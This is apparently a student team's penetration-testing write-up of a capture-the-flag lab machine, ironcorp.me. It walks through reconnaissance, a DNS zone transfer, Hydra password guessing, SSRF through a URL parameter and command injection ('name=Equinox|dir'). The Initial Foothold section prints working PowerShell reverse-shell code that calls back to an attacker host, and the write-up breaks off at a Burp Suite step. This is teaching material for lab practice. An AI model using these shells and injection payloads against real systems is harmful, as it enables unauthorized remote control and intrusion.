PenTest 2

ROOM A

WakuWaku

Members


ID	Name	Role
1211103115	Azri Syahmi Bin Azhar	Leader
1211103233	Muhammad Amir Adib Bin Mohd Aminuddin	Member
1211103419	Muhammad Afif Jazimin Bin Idris	Member
1211103284	Miteshwara Rao A/L Subramaniam	Member

Recon and Enumeration


Members Involved: Amir, Azri, Afif, Mitesh
Tools used: Attack box, Kali Linux, Terminal, Firefox, Nmap, AXFR, Dig, Burpsuite, Hydra, Nano
Thought Process and Methodology and Attempts:

We first did a Nmap scan with the commands:

-Pn: disable host discovery only enable port scan
-n: disable all the DNS
-sV: tries to determine the version of the service running on the port
-sC: scans with default NSE scripts useful for discovery and safety




through this scan, we managed to find the open ports we did try to access some of the ports and were successful but it was not useful



we tried using dig to see if there were any subdomains and to our surprise there we two subdomains we tries accessing both of them but one of them was inaccessible while the other was accessible

```
root@ip-10-10-177-110:~# dig @10.10.208.68 ironcorp.me axfr

; <<>> DiG 9.11.3-1ubuntu1.13-Ubuntu <<>> @10.10.208.68 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 9
00 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 9
00 600 86400 3600
;; Query time: 438 msec
;; SERVER: 10.10.208.68#53(10.10.208.68)
;; WHEN: Wed Aug 03 08:17:59 BST 2022
;; XFR size: 5 records (messages 1, bytes 238)
```




Access forbidden!

You don't have permission to access the requested directory. There is either no index document or the directory is read-protected.


If you think this is a server error, please contact the webmaster.

Error 403


internal.ironcorp.me
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4




After getting the subdomains we needed a username and password to access for that we used hydra and tried guessing the password




Using the username and password we got in the admin domain




After getting access to this domain we just typed a random name in the search bar to see if anything happens. By doing that, we get to know the GET parameter that it's been using which is 'r' and the value of it depends on what we typed and searched in the search bar.



To make sure that it connects to our machine, first, I tried inserting a file in the domain to which we just got access. To do so, I made a new text file using the 'nano' command followed by the name of my file and the extension of it. In this case, I am naming my file as WakuWaku.txt and I typed some messages in the following file.




Then I use the 'python3 -m http.server' command and the results will be like the following. By doing so, our machine will supposedly connect to the admin domain.




To make sure that it connects and works properly, I will insert the text file that we just made into the admin domain. To do so, I simply edit the value of our GET parameter in the URL box with our machine IP followed by our file. To be more specific, I add it using this 'http://[MachineIP]/[YourFile]'.

I tried it and resulted in as below. It displays the contents of our targetted file. From this, we can confirm that the admin domain is officially connected with our machine IP.




In addition to that, I also realized that the python command which I had just made in the terminal responded like the below when I executed the previous step. This is because it fetches the file from our machine IP and outputs the contents of our file in the admin domain.


Then, I tried typing 'http://internal.ironcorp.me:11025' in the ultimate search bar. It resulted in the picture below.




Then, I tried clicking on the highlighted word and it redirected me to this page. But from this I realized that the URL changed and contained like the below. So, I copied the end of the following URL.



Then, I returned back to the previous page, edit the value of the GET parameter and typed in 'http://internal.ironcorp.me:11025/name.php?name='. It will give the output as below displaying the name which is Equinox



I wanted to see the files which exist in that domain, so I edit the GET parameter value with ‘http://internal.ironcorp.me:11025/name.php?name=Equinox|dir’. Then it displays as the following.



Initial Foothold

Members Involved: **Amir, Azri, Afif, Mitesh**

Tools used: **Kali Linux, Netcat, Nano, Burpsuite, Firefox, Terminal**

Thought Process and Methodology and Attempts:

Firstly, I will create a .ps1 file which is a plain text file that contains PowerShell commands. Basically, I am creating a reverse shell. To create it, I will use the 'nano' command in the terminal in your default directory. I will name the file as shell.ps1 . Then, I will fill the file with the following script, or mostly known as a 'Nishan' reverse shell.


```
$client = New-Object System.Net.Sockets.TCPClient('[MachineIP]',4545);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2  = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

```
#$sm=(New-Object Net.Sockets.TCPClient('192.168.254.1',55555)).GetStream();[byte[]]$bt=0..65535|%{0};while(($i=$sm.Read($bt,0,$bt.Length)) -ne 0){;$d=(New-Object Text.ASCIIEncoding).GetString($bt,0,$i);$st=([text.encoding]::ASCII).GetBytes((iex $d 2>&1));$sm.Write($st,0,$st.Length)}
```


Then, save the following changes.

Our next task is to install the reverse shell in the admin server.


Next, I use the Burpsuite. To do so, first I will enable the on button of foxyproxy extension in the firefox. Then open the Burpsuite application in the Kali desktop. I try refreshing the page on firefox and it will redirect you to burpsuite page, asking you to forward it. But before that, I send it to the repeater.



